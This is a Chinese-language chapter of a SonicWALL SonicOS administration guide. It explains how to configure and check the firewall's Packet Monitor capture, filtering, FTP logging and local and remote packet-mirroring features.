图 2. 显示了各种过滤器的数据包监控子系统



什么是数据包镜像？

数据包镜像是将在一个接口上看到的数据包的副本发送至另一个接口或发送至远程 SonicWALL 设备的过程。

镜像包括两个方面：

分类 – 指的是识别要镜像的选定数据包组。系统将根据过滤器来匹配接口上的流入和流出数据包。如果发现匹配项，则应用镜像操作。

操作 – 指的是将选定数据包的副本发送至某个端口或远程目标。与分类过滤器相匹配的数据包将会发送至其中一个镜像目标。具体的镜像目标包含在操作标识符中。

如何进行数据包镜像？

每个分类过滤器都与某个操作标识符相关联。最多可以定义两个操作标识符，以支持两个镜像目标（相同防火墙和/或远程 SonicWALL 防火墙上的物理端口）。操作标识符决定了数据包的镜像方式。支持以下操作标识符类型：

- 发送副本到物理端口。
- 封装数据包并将其发送至远程 SonicWALL 设备。
- 发送副本到有配置的 VLAN 的物理端口。

分类在“数据包监控配置”窗口的**监视过滤器**和**高级监视过滤器**选项卡中进行。

可以配置本地 Sonicwall 防火墙来接收来自远程 SonicWALL 防火墙的远程镜像流量。在本地防火墙上，可以将收到的镜像流量保存在捕获缓冲区中，或者发送到另一个本地接口。此操作在“数据包监控配置”窗口**镜像**选项卡的**远程镜像设置（接收者）**部分配置。

SonicOS 支持以下数据包镜像选项：

- 将数据包镜像到指定的接口（本地镜像）。
- 仅镜像选定的流量。
- 镜像经过 SSL 解密的流量。
- 镜像包括 2 层和 3 层标头以及有效载荷的完整数据包。
- 将数据包镜像到远程防火墙（远程镜像发送）。
- 接收来自远程 SonicWALL 设备的镜像数据包（远程镜像接收）。

相关信息

主题：

- 第 116 页的支持的数据包类型
- 第 117 页的用于导出的文件格式

支持的数据包类型

在指定您想要监控或显示的以太网或 IP 数据包类型时，可以使用该类型的标准首字母缩写词（如果支持），或者相应的十六进制表示。要确定某个协议的十六进制值，请参见 RFC 以获取由 IANA 分配给它的数字。SonicOS 目前支持的协议首字母缩写词如表 16 所示。

表 16. 支持的数据包类型

支持的类型	协议首字母缩写词
支持的以太网类型	ARP
	IP
	PPPoE-DIS
	PPPoE-SES 要同时指定 PPPoE-DIS 和 PPPoE-SES，只需使用 PPPoE 即可。
支持的 IP 类型	TCP
	UDP
	ICMP
	IGMP
	GRE
	AH
	ESP

用于导出的文件格式

公告板 > 数据包监控页面中的导出为选项用于以您从下拉列表中选择的文件格式来显示或保存当前缓冲区的快照。保存的文件将放置在运行管理界面的本地管理系统中。可选择以下格式：

- **Libpcap** - 如果想要使用 Wireshark 网络协议分析器查看数据，请选择 Libpcap 格式。它也称为 libcap 或 pcap 格式。随即显示一个对话框，用于使用 Wireshark 打开缓冲区文件，或使用扩展名 **.pcap** 将其保存到本地硬盘中。
- **Html** - 选择 Html，使用浏览器查看数据。可以使用“文件 > 另存为”来将缓冲区的副本保存到硬盘中。
- **文本** - 选择“文本”，使用文本编辑器查看数据。随即显示一个对话框，用于使用已注册的文本编辑器打开缓冲区文件，或使用扩展名 **.wri** 将其保存到本地硬盘中。
- **应用程序数据** - 选择“应用程序数据”，仅查看数据包中包含的应用程序数据。在捕获过程中，将跳过不包含应用程序数据的数据包。应用程序数据 = 已捕获的数据包减去 L2、L3 和 L4 标头。

以下章节显示 HTML 和文本格式的示例：

- 第 117 页的 HTML 格式
- 第 118 页的文本文件格式

HTML 格式

可以在浏览器中查看 HTML 格式。以下示例显示了缓冲区中第一个数据包的标头和部分数据。

```
--File Index : 5.--

--990 packets captured.--

-----Statistics------------
Number Of Bytes Failed To Report:        0
Number Of Packets Forwarded      :       0
Number Of Packets Generated      :       250
Number Of Packets Consumed       :       140
Number Of Packets DROPPED        :       600
Number Of Packets Status Unknown:        0

*Packet number: 1*
Header Values:
 Bytes captured: 1514, Actual Bytes on the wire: 60928
Packet Info(Time:08/29/2006 15:56:31.464):
 in:--, out:X0*, Generated (Sent Out)
Ethernet Header
 Ether Type: IP(0x800), Dst=[00:a0:cc:63:f0:ab], Src=[00:06:b1:11:a2:ac]
IP Packet Header
 IP Type: TCP(0x6), Src=[192.168.168.168], Dst=[192.168.168.100]
TCP Packet Header
 TCP Flags = [ACK,], Src=[80], Dst=[4712], Checksum=0xe425
Application Header
 HTTP
Value:[0]
Hex and ASCII dump of the packet:
 00a0cc63 f0ab0006 b111a2ac 08004500 05dc05b0 00004006 *...c..........E.......@.*
 9d0ec0a8 a8a8c0a8 a8640050 1268be1f 79d2b195 2ea35010 *.........d.P.h..y.....P.*
 2000e425 00003265 20373036 31363336 62203635 37343566 * ..%..2e 7061636b 65745f*
 36332a5c 6e203230 32613633 36382036 35363432 30336120 *63*\n 202a6368 6564203a *
 32303331 33623265 20326532 65326532 65203636 32653730 *20313b2e 2e2e2e2e 662e70*
 36312036 33366236 35373420 2a202a63 68656420 3a20313b *61 636b6574 * *ched : 1;*
 2e2e2e2e 2e662e70 61636b65 742a5c6e 20356636 33326135 *.....f.packet*\n 5f632a5*
```

文本文件格式

可以在文本编辑器中查看文本格式的输出。以下示例显示了缓冲区中第一个数据包的标头和部分数据。

```
--File Index : 7.--

--771 packets captured.--

-----Statistics------------
Number Of Bytes Failed To Report:        0
Number Of Packets Forwarded      :       0
Number Of Packets Generated      :       480
Number Of Packets Consumed       :       247
Number Of Packets DROPPED        :       44
Number Of Packets Status Unknown:        0

*Packet number: 1*
Header Values:
 Bytes captured: 1514, Actual Bytes on the wire: 60928
Packet Info(Time:08/29/2006 16:11:36.224):
 in:--, out:X0*, Generated (Sent Out)
Ethernet Header
 Ether Type: IP(0x800), Dst=[00:a0:cc:63:f0:ab], Src=[00:06:b1:11:a2:ac]
IP Packet Header
 IP Type: TCP(0x6), Src=[192.168.168.168], Dst=[192.168.168.100]
TCP Packet Header
 TCP Flags = [ACK,], Src=[80], Dst=[4763], Checksum=0xa1f
Application Header
 HTTP
Value:[0]
Hex and ASCII dump of the packet:
 00a0cc63 f0ab0006 b111a2ac 08004500 05dc422e 00004006 *...c..........E...B...@.*
 6090c0a8 a8a8c0a8 a8640050 129b4c70 07e7521d 0c005018 *`........d.P..Lp..R...P.*
 20000a1f 00006120 2a6e6420 666f7220 4e657462 696f732e * ..... *nd for Netbios.*
 292c2028 4c696e65 3a2a0a20 32303336 33313337 20323034 *), (Line:*. 20363137 204*
 36373536 65203633 37343639 36662036 65336132 30363320 *6756e 6374696f 6e3a2063 *
 37323635 36313734 20363534 65363537 34202a20 36313720 *72656174 654e6574 * 617 *
 46756e63 74696f6e 3a206372 65617465 4e65742a 0a203632 *Function: createNet*. 62*
```

配置数据包监控

您可以在 SonicOS 管理界面的**公告板 > 数据包监控**页面中访问数据包监控工具。数据包监控有六个主要配置区，其中一个专门用于数据包镜像。以下章节介绍配置选项，并提供用于访问和配置过滤器设置、日志设置和镜像设置的操作程序。

- 第 118 页的配置常规设置
- 第 120 页的配置基于防火墙规则的监控
- 第 121 页的配置监视过滤器设置
- 第 124 页的配置显示过滤器设置
- 第 126 页的配置日志
- 第 129 页的配置高级监视过滤器设置
- 第 131 页的配置镜像设置

配置常规设置

本章节介绍如何配置数据包监控常规设置，包括每个数据包要捕获的字节数以及缓冲区覆盖选项。可以使用十进制或十六进制指定字节数，最小值为 64。缓冲区覆盖选项在缓冲区已满时通过从头开始覆盖缓冲区，使得数据包捕获得以继续进行。

配置常规设置的步骤如下：

1 转至**公告板 > 数据包监控**页面。



2 单击**配置**。此时会显示**数据包监控配置**对话框。



3 在**常规设置**部分的**要获取的字节数（每个数据包）**字段中，输入要从每个数据包中捕获的字节数。最小值是 64，默认值是 **1520**。您也可以将该数字输入为十六进制数字。

4 要在缓冲区填满后继续捕获数据包，请选中**缓冲区满后，覆盖缓冲区中获取的内容**复选框。选择此选项将使数据包捕获在缓冲区填满时重新开始从缓冲区开头处写入捕获的数据包。如果在**记录**选项卡中启用了 FTP 服务器记录，对此选项将不起作用，因为在启用 FTP 的情况下，会自动覆盖缓冲区。

5 在**排斥过滤**部分，选中**排斥加密的 GMS 流量**，以防止与 SonicWALL GMS 之间捕获或镜像已加密的管理流量或 syslog 流量。此设置仅影响已配置的主要或次要 GMS 隧道内的加密流量。不排除通过单独隧道发送的 GMS 管理流量。

6 使用**排斥管理流量**设置以防止将管理流量捕获或镜像到设备中。选中每种流量类型对应的复选框可分别将其排除：

- **HTTP/HTTPS**（默认选中）
- **SNMP**
- **SSH**

如果通过隧道发送管理流量，将不排除这些数据包。

7 使用**排斥 Syslog 流量到**设置以防止将 syslog 流量捕获或镜像到记录服务器中。选中每种服务器类型对应的复选框可分别将其排除：

- **Syslog 服务器**
- **GMS 服务器**

8 如果通过隧道发送 syslog 流量，将不排除这些数据包。

9 使用**排斥内部流量用于**设置以防止捕获或镜像在防火墙与其高可用性合作伙伴或已连接的 SonicPoint 之间的内部流量。选中每种流量类型对应的复选框可分别将其排除：

- **HA**（默认选中）
- **SonicPoint**


10 要保存设置并退出**数据包监控配置**对话框，请单击**确定**。

配置基于防火墙规则的监控

数据包监控和流量报告功能允许基于针对特定入站或出站流量的防火墙规则来监控流量。此功能集的启用方法是，在 SonicOS 管理界面的**防火墙 > 访问规则**部分选择监控流量。

配置常规设置的步骤如下：

1 转至**防火墙 > 访问规则**页面。



2 单击规则上的**配置**图标启用数据包监控或流量报告。将显示编辑规则对话框。



3 选中**启用数据包监控**复选框以发送此规则的数据包监控统计。

4 单击**确定**按钮以保存您的更改。

注：在**公告板 > 数据包监控**页面中还需要进一步设置监视过滤器，才能启用基于防火墙规则的监控。

配置监视过滤器设置

在此页面中设置的所有过滤器都将应用于数据包捕获和数据包镜像。

配置镜像过滤器设置的步骤如下：

1 转至**公告板 > 数据包监控**页面。



2 单击**配置**。此时会显示**数据包监控配置**对话框。



3 单击**监视过滤器**选项卡



4 如果正在使用防火墙规则来捕获特定流量，请选择**基于防火墙规则启用过滤器**。

> **注：**在选中此选项之前，请确认您已选择了一条或多条用于监控数据包流量的访问规则。此项配置在**防火墙 > 访问规则**页面中完成，有关配置访问规则的更多信息，请参阅第 717 页的配置防火墙访问规则。

5 使用以下选项指定数据包监控过滤数据包的方法：

> **注：**如果某个字段或选项保留空白，则不针对该字段进行过滤。数据包的捕获或镜像将不考虑其标头的相应字段所包含的值。

- **接口名称** - 指定要执行数据包捕获的接口的名称。可以指定最多 10 个使用逗号分隔的接口。指定的接口名称应与**网络 > 接口**页面中列出的名称相同；例如：
  - NSA 系列：X0、X1 和 X2:V100
  - TZ 系列：WLAN、WWAN、Modem、OPT、WAN 和 LAN

  要配置除指定接口以外的所有接口，请使用负值；例如：!X0 或 !LAN。
- **以太网类型** - 指定对已捕获的数据包执行过滤的以太网类型的名称。可以指定最多 10 个使用逗号分隔的以太网类型。此选项不区分大小写。当前支持以下以太网类型：ARP (arp)、IP (ip)、PPPoE-SES 和 PPPoE-DIS。后两种类型只能由 PPPoE 单独指定。

  例如，要捕获所有支持的类型，可以输入：ARP、ip、PPPOE。可以使用一个或多个负值来捕获除指定类型以外的所有以太网类型；例如：!ARP、!PPPoE。

  也可以使用十六进制值来表示以太网类型，或者混合使用十六进制值和标准表示；例如：ARP、0x800、ip。通常情况下，对于 SonicOS 中不支持的首字母缩写的以太网类型，请您使用十六进制。请参见第 116 页的支持的数据包类型。
- **IP 类型** - 指定要执行数据包捕获的 IP 数据包类型的名称。可以指定最多 10 个使用逗号分隔的 IP 类型。此选项不区分大小写。支持以下 IP 类型：TCP、UDP、ICMP、GRE、IGMP、AH、ESP。

  可以使用一个或多个负值来捕获除指定类型以外的所有 IP 类型；例如：!TCP、!UDP。

也可以使用十六进制值来表示 IP 类型，或者混合使用十六进制值和标准表示；例如：TCP、0x1、0x6。请参见第 116 页的支持的数据包类型。

注：以下选项字段需要地址或端口。可以指定最多 10 个地址或端口，以逗号分隔。例如：

- IP 地址：10.1.1.1, 192.2.2.2., 1.2.3.4/24 .2.3.4.5/61
- TCP 或 UDP 端口号：20, 21, 22, 25, 80, 8080

可以使用一个或多个负值来捕获来自除指定地址以外的所有地址或端口的数据包；例如：

- IP 地址：!10.3.3.3, !10.4.4.4., !1.2.3.4/24
- TCP 或 UDP 端口号：!80, !8080, !20

- **源 IP 地址** - 指定要执行数据包捕获的源 IP 地址。
- **源端口** - 指定要执行数据包捕获的源端口。
- **目标 IP 地址** - 指定要执行数据包捕获的目标 IP 地址。
- **目标端口** - 指定要执行数据包捕获的目标端口地址。
- **启用双向地址和端口匹配** - 当选中该选项时，将使用在上述源和/或目标字段中指定的 IP 地址和/或端口与每个数据包中的源和/或目标字段进行匹配。默认情况下已选中该选项。

注：有关捕获各种类型数据包的正常操作，请使以下选项处于未选中状态。选择任一选项都会限制捕获的数据包的类型。

- **仅转发数据包** - 选中此选项以监控防火墙所转发的所有数据包。
- **仅消耗的数据包** - 选中此选项以监控防火墙内的内部源所消耗的所有数据包。
- **仅丢弃的数据包** - 选中此选项以监控在外围丢弃的所有数据包。

6 要保存设置并退出配置窗口，请单击**确定**。

配置显示过滤器设置

本章节介绍如何配置数据包监控显示过滤器设置。您在此处提供的值将与已捕获的数据包中的相应字段进行比较，且仅显示匹配的数据包。这些设置仅应用于在管理界面中显示已捕获的数据包，而不影响数据包镜像。

注：如果某个字段保留空白，则不针对该字段进行过滤。数据包的显示将不考虑其标头的相应字段所包含的值。

配置数据包监控显示过滤器设置的步骤如下：

1 转至**公告板 > 数据包监控**页面。



2 单击**配置**。此时会显示**数据包监控配置**对话框。



3 单击**显示过滤器**选项卡。



4 使用以下选项指定数据包监控过滤数据包的方法：

> **注：**如果某个字段或选项保留空白，则不针对该字段进行过滤。数据包的捕获或镜像将不考虑其标头的相应字段所包含的值。

- **接口名称** - 指定要执行数据包捕获的接口的名称。可以指定最多 10 个使用逗号分隔的接口。指定的接口名称应与**网络 > 接口**页面中列出的名称相同；例如：
  - NSA 系列：X0、X1 和 X2:V100
  - TZ 系列：WLAN、WWAN、Modem、OPT、WAN 和 LAN

  要配置除指定接口以外的所有接口，请使用负值；例如：!X0 或 !LAN。
- **以太网类型** - 指定对已捕获的数据包执行过滤的以太网类型的名称。可以指定最多 10 个使用逗号分隔的以太网类型。此选项不区分大小写。当前支持以下以太网类型：ARP (arp)、IP (ip)、PPPoE-SES 和 PPPoE-DIS。后两种类型只能由 PPPoE 单独指定。

例如，要捕获所有支持的类型，可以输入：ARP、ip、PPPOE。可以使用一个或多个负值来捕获除指定类型以外的所有以太网类型；例如：!ARP、!PPPoE。

也可以使用十六进制值来表示以太网类型，或者混合使用十六进制值和标准表示；例如：ARP、0x800、ip。通常情况下，对于 SonicOS 中不支持的首字母缩写的以太网类型，请您使用十六进制。请参见第 116 页的支持的数据包类型。

- **IP 类型** - 指定要执行数据包捕获的 IP 数据包类型的名称。可以指定最多 10 个使用逗号分隔的 IP 类型。此选项不区分大小写。支持以下 IP 类型：TCP、UDP、ICMP、GRE、IGMP、AH、ESP。

  可以使用一个或多个负值来捕获除指定类型以外的所有 IP 类型；例如：!TCP、!UDP。

  也可以使用十六进制值来表示 IP 类型，或者混合使用十六进制值和标准表示；例如：TCP、0x1、0x6。请参见第 116 页的支持的数据包类型。

注：以下选项字段需要地址或端口。可以指定最多 10 个地址或端口，以逗号分隔。例如：

- IP 地址：`10.1.1.1, 192.2.2.2, 1.2.3.4/24, 2.3.4.5/61`
- TCP 或 UDP 端口号：`20, 21, 22, 25, 80, 8080`

可以使用一个或多个负值来捕获来自除指定地址以外的所有地址或端口的数据包；例如：

- IP 地址：`!10.3.3.3, !10.4.4.4., !1.2.3.4/24`
- TCP 或 UDP 端口号：`!80, !8080, !20`

- **源 IP 地址** - 指定要执行数据包捕获的源 IP 地址。
- **源端口** - 指定要执行数据包捕获的源端口。
- **目标 IP 地址** - 指定要执行数据包捕获的目标 IP 地址。
- **目标端口** - 指定要执行数据包捕获的目标端口地址。

注：默认情况下已选中以下选项。

- **启用双向地址和端口匹配** - 当选中该选项时，将使用在上述源和/或目标字段中指定的 IP 地址和/或端口与每个数据包中的源和/或目标字段进行匹配。默认情况下已选中该选项。
- **已转发的** - 要显示防火墙已转发的已捕获数据包，请选中此复选框。
- **已生成的** - 要显示防火墙已生成的已捕获数据包，请选中此复选框。
- **已消耗的** - 要显示防火墙已消耗的已捕获数据包，请选中此复选框。
- **已丢弃的** - 要显示防火墙已丢弃的已捕获数据包，请选中此复选框。

5 要保存设置并退出对话框，请单击**确定**。

配置日志

本章节介绍如何配置数据包监控记录设置。这些设置提供了方法来配置将捕获缓冲区自动记录到外部 FTP 服务器。在缓冲区填满时，数据包将会传输到 FTP 服务器。这样，就能继续捕获，而不至于发生中断。

如果配置了自动 FTP 记录，它将取代缓冲区全满时的覆盖设置。借助自动 FTP 记录，捕获缓冲区不仅能在填满时有效地执行覆盖，还能保留所有数据，而不是在每次覆盖缓冲区时将数据全部改写。

主题：

- 第 127 页的配置日志设置
- 第 128 页的重启 FTP 记录

配置日志设置

配置日志设置的步骤如下：

1 转至**公告板 > 数据包监控**页面。



2 单击**配置**。此时会显示**数据包监控配置**对话框。



3 单击**日志**选项卡。



4 在 **FTP 服务器 IP 地址**字段中，输入要对已捕获的数据包记录日志的 FTP 服务器的 IP 地址。

> 注：请确保防火墙可以访问该 FTP 服务器的 IP 地址。不支持只能通过 VPN 隧道访问的 IP 地址。

5 在**登录 ID** 字段，输入防火墙应该用来连接 FTP 服务器的登录名。默认值为 **admin**。

6 在**密码**字段，输入防火墙应该用来连接 FTP 服务器的密码。默认值为 **password**。

7 在**目录路径**字段中，输入日志文件的目录路径。已捕获的文件将会在 FTP 服务器上写入此目录位置（相对默认的 FTP 根目录）。默认值为 **captures**。

以下是不同格式的文件名的示例：

- 对于 **libcap** 格式，文件将命名为 `packet-log--<>.cap`，其中，<> 包含运行编号及日期（包括小时、月、日和年）。例如，`packet-log--3-22-08292006.cap`。
- 对于 **HTML** 格式，文件将命名为 `packet-log_h-<>.html`，其中，<> 包含运行编号及日期（包括小时、月、日和年）。例如：`packet-log_h-3-22-08292006.html`。

8 要启用自动将捕获文件记录到远程 FTP 服务器，请选中**自动记录到 FTP 服务器**复选框。已捕获的文件将命名为如下格式（其中 <> 包含运行编号及日期，包括小时、月、日和年）：

- 对于 libcap 格式，使用 `packet-log-<>.cap`；例如 `packet-log_3-22-08292006.cap`。
- 对于 HTMTL 格式，使用 `packet-log-<>.html`；例如 `packet-log_3-22-08292006.html`。

默认情况下未选中该选项。

> 注：必须在 **FTP 服务器 IP 地址**字段中指定 FTP 服务器地址。

9 要启用以 HTML 格式以及 libcap 格式传输文件，请选中**记录 HTML 文件和 .cap 文件 (FTP)**。默认情况下已选中该选项。

10 要测试 FTP 服务器连接并向其传输捕获缓冲区内容，请单击**现在记录**。在这种情况下，文件名中将包含一个 `F`。例如，`packet-log-F-3-22-08292006.cap` 或 `packet-log_h-F-3-22-08292006.html`。

11 要保存设置并退出对话框，请单击**确定**。

重启 FTP 记录

如果由于连接故障或已禁用的原因关闭了自动 FTP 记录，可以在**配置 > 记录**中将其重启。

重启 *FTP* 记录的步骤如下：

1 转至**公告板 > 数据包监控**页面。

2 单击**配置**。此时会显示**数据包监控配置**对话框。

3 单击**日志**选项卡。

4 确认页面中每个项目的设置都正确无误。请参见第 127 页的配置日志设置。

5 要在**公告板 > 数据包监控**页面中将 FTP 记录状态更改为“活动”，请选中**自动记录到 FTP 服务器**复选框。

6 还可以单击**现在记录**按钮来测试连接。

7 要保存设置并退出对话框，请单击**确定**。

配置高级监视过滤器设置

本章节介绍如何配置监视由防火墙生成的数据包以及如何配置监视中间流量。

1 转至**公告板 > 数据包监控**页面。



2 单击**配置**。此时会显示**数据包监控配置**对话框。



3 单击**高级监视过滤器**选项卡



4 要捕获由防火墙生成的数据包，请选中**监控防火墙生成数据包。（该选项将绕过接口过滤器）**复选框。默认情况下未选中该选项。

即使在其他监视过滤器不匹配的情况下，此选项仍可确保捕获由防火墙生成的数据包。其中包括诸如由 HTTP(S)、L2TP、DHCP 服务器、PPP、PPPOE 和路由等协议生成的数据包。捕获的数据包如果来自系统堆栈，则会在传入接口区域标记 s。否则将不指定传入接口。

> **注：**如果即使其他捕获过滤器无法匹配也需要捕获防火墙生成的数据包，请指定该选项。

5 要捕获由防火墙基于各种策略生成的中间数据包，请选中**监控中间数据包**复选框。包括诸如此类的数据包：中间加密数据包、IP 帮助生成的数据包、复制的多点广播数据包以及那些由于分段或重组而生成的数据包。

选中此复选框会启用该选项，但不会选择用于监控特定类型的中间流量的后续复选框。默认情况下未选中该选项。

6 选择以下任意选项对应的复选框，以捕获或镜像该类型的中间流量。监视过滤器仍适用于这些数据包。默认情况下未选中以下任何选项。

- **监控中间多播流量** – 用于多播流量。
- **监控中间 IP 助手流量** – 用于复制的 IP 助手数据包。
- **监视中间重新组装的流量** – 用于重组的 IP 数据包。
- **监控中间分片流量** – 用于防火墙分片的数据包。
- **监控中间远程镜像流量** – 用于解封装后的远程镜像数据包。
- **监控中间 IPsec 流量** – 用于加密和解密后的 IPSec 数据包。
- **监控中间 SSL 解码流量** – 用于 SSL 解密数据包。

  > **注：**将 SSL 解密流量发送到数据包监控，且在监控的数据包中某些 IP 和 TCP 标头字段可能不准确。IP 和 TCP 校验不会在解密的数据包上进行计算。TCP 端口号重新映射到端口 80。
  >
  > 必须启用 DPI-SSL 才能解密这些数据包和那些应用了任何安全服务的数据包。

- **监视中间解码 LDAP 越过 TLS 的数据包** – 用于解密的 LDAP over TLS (LDAPS) 数据包。这些数据包在入口/出口接口字段中标有 ldp，并将包含有一些不准确字段的以太网、IP 和 TCP 伪标头。LDAP 服

务器端口设置为 389，以便外部捕获分析程序将其解码为 LDAP。已捕获的 LDAP 绑定请求中的密码已经过混淆处理。

注：将解密的 LDAPS 数据包发送到数据包监控。

- **监视中间解码单点登陆代理消息** – 用于与 SSO 验证代理之间的解密消息。这些数据包在入口/出口接口字段中标有 sso，并将包含有一些不准确字段的以太网、IP 和 TCP 伪标头。

  注：将解密的 SSO 数据包发送到数据包监控。

7 要保存设置并退出对话框，请单击**确定**。

配置镜像设置

本章节介绍如何配置数据包监控镜像设置。镜像设置提供了将数据包发送至相同防火墙的其他物理端口，向远程 SonicWALL 防火墙发送数据包，或接收来自远程 SonicWALL 防火墙的数据包的方法。

配置镜像设置的步骤如下：

1 转至**公告板 > 数据包监控**页面。



2 单击**配置**。此时会显示**数据包监控配置**对话框。



3 单击**镜像**选项卡。



4 在**镜像设置**下面的**最大的镜像概率（每秒千字节）**字段中，输入需要的最大镜像数据速率。如果在镜像过程中超过此速率，超出的数据包将不会进行镜像，但将计为跳过的数据包。此速率适用于镜像到本地接口或远程防火墙。默认值和最小值均为 **100** kbps，最大值为 1 Gbps。

5 选中**仅 IP 数据包镜像**复选框可阻止镜像任何非 IP 的数据包，例如 ARP 或 PPPoE。如果选中此选项，它将覆盖在**监视过滤器**选项卡的**以太网类型**字段中输入的所有非 IP 以太网类型。

6 在**本地镜像设置**的**镜像过滤的数据包到接口**下拉菜单中，选择在本地镜像的数据包的目标接口。默认设置为**无**。

7 在**远程镜像设置（发送者）**的**镜像过滤的数据包到远程 SonicWALL 防火墙（IP 地址）**字段中，输入要将镜像数据包发送到的远程 SonicWALL 的 IP 地址。将数据包封装并发送到远程设备（指定的 IP 地址）。

> 注：该远程 SonicWALL 必须配置为接收镜像数据包。

8 在**加密远程镜像数据包通过 IPSec（共享密钥-IKE）**字段中，输入在向远程防火墙发送镜像数据包时用于加密流量的预共享密钥。配置此字段将启用此设备与远程防火墙之间的 IPSec 传输模式隧道。此预共享密钥由 IKE 用来协商 IPSec 密钥。

> 注：启用此选项还将启用此设备与远程防火墙之间的 IPSec 传输模式隧道。

9 在**远程镜像设置（接收者）**下面的**从远程的 SonicWALL 防火墙接收镜像数据包（IP 地址）**字段中，输入要接收镜像数据包的远程设备的 IP 地址。将数据包解封并发送到本地缓冲区或未在以下选项中指定的其它接口。

> 注：该远程 SonicWALL 必须配置为发送镜像数据包。

10 在**解密远程镜像数据包通过 IPSec（共享密钥-IKE）**字段中，输入先前已配置的预共享密钥，此密钥在接收来自远程防火墙的镜像数据包时用于加密/解密流量。此预共享密钥由 IKE 用来协商 IPSec 密钥。

> 注：启用此选项还将启用此设备与远程防火墙之间的 IPSec 传输模式隧道。

11 要将收到的数据包镜像到本地 SonicWALL 上的其他接口，请从**发送接收到的远程镜像数据包到接口**下拉菜单中选择该接口。默认设置为**无**。

12 要将所有远程镜像数据包保存在本地捕获缓冲区中，请选中**发送已接收的远程镜像数据包给捕获缓存**复选框。此选项与将镜像数据包发送到另一个接口的设置彼此独立，如果需要，可以同时启用。

13 要保存设置并退出对话框，请单击**确定**。

验证数据包监控活动

本章节介绍如何判断数据包监控、镜像或 FTP 记录是否正在按照配置正常工作。

主题：

- 第 133 页的了解状态指示器
- 第 136 页的清除状态信息

了解状态指示器

数据包监控部分显示了用于数据包捕获、镜像和 FTP 记录的状态指示器。弹出式信息工具提示显示配置设置。



主题：

- 第 133 页的数据包捕获状态（跟踪）
- 第 134 页的镜像状态
- 第 135 页的 FTP 记录状态
- 第 135 页的目前缓冲区统计
- 第 135 页的目前配置

数据包捕获状态（跟踪）

数据包监控部分的第一行是数据包捕获状态指示器，标记为**跟踪**，并显示以下三种状态之一：

- **红色** – 已停止捕获
- **绿色** – 正在运行捕获，并且缓冲区未满
- **黄色** – 正在运行捕获，但缓冲区已满

跟踪还显示：

- 开启/关闭指示器
- **缓冲区大小**，以 KB 计
- **捕获的数据包**数目
- 已使用的缓冲区空间百分比（**缓冲区已用 %**）

- 已丢失的缓冲区容量（**MB 的缓冲区已丢失**）。在已开启自动 FTP 记录，但由于某种原因文件传输速度较慢的情况下，会发生数据包丢失。如果在缓冲区再次填满之前仍未完成传输，新填充的缓冲区中的数据将会丢失。

  注：尽管缓冲区覆盖选项在从头覆盖时会清除缓冲区，但这不视为丢失数据。

镜像状态

存在三个用于数据包监控的状态指示器：

- **本地镜像 - 发送至相同 SonicWALL 上的其他物理接口的数据包**

  对于本地镜像，状态指示器将显示以下三种状态之一：

  - **红色** – 已停止镜像
  - **绿色** – 已开启镜像
  - **黄色** – 已开启镜像，但由于未指定本地镜像接口，因此将之禁用

  本地镜像行还显示以下统计数据：

  - 开启/关闭指示器
  - **镜像到接口** – 指定的本地镜像接口
  - **已镜像的数据包** – 已在本地镜像的数据包总数
  - **跳过的数据包** – 由于在已配置监控的接口上传入/传出的数据包而跳过镜像的数据包总数
  - **超出速率的数据包** – 由于速率限制而跳过镜像的数据包总数

- **远程镜像发送 - 发送至远程 SonicWALL 的数据包**

  对于远程镜像发送，状态指示器将显示以下三种状态之一：

  - **红色** – 已停止镜像
  - **绿色** – 已开启镜像，并已配置远程 SonicWALL IP 地址
  - **黄色** – 已开启镜像，但由于远程设备拒绝镜像的数据包并发送无法访问端口而禁用 ICMP 消息

  远程镜像发送行还显示以下统计数据：

  - 开启/关闭指示器
  - **镜像目标** – 指定的远程 SonicWALL IP 地址
  - **已镜像的数据包** – 已镜像至远程 SonicWALL 设备的数据包总数
  - **跳过的数据包** – 由于在已配置监控的接口上传入/传出的数据包而跳过镜像的数据包总数
  - **超出速率的数据包** – 由于无法访问端口或其他网络问题而未能镜像至远程 SonicWALL 的数据包总数

- **远程镜像接收 - 接收自远程 SonicWALL 的数据包**

  对于远程镜像接收，状态指示器将显示以下两种状态之一：

  - **红色** – 已停止镜像
  - **绿色** – 已开启镜像，并已配置远程 SonicWALL IP 地址

  远程镜像接收行还显示以下统计数据：

  - 开启/关闭指示器
  - **接受来自** – 指定的远程 SonicWALL IP 地址
  - **接收数据包镜像** – 接收自远程 SonicWALL 设备的数据包总数
  - **接收数据包镜像但是跳过** – 由于数据包错误而未能在本地镜像的接收自远程 SonicWALL 设备的数据包总数

FTP 记录状态

FTP 记录状态指示器显示以下三种状态之一：

- **红色** – 已关闭自动 FTP 记录
- **绿色** – 已开启自动 FTP 记录
- **黄色** – 最近一次尝试联系 FTP 服务器失败，因此现已关闭记录

> 注：要重启自动 FTP 记录，请参见第 128 页的重启 FTP 记录。

本地镜像行还显示以下统计数据：

- 开启/关闭指示器
- **FTP 服务器通过/失败数目：0/0** – 尝试将缓冲区内容传输到 FTP 服务器的成功次数和失败次数
- **FTP 线程繁忙/空闲** – FTP 进程线程的当前状态
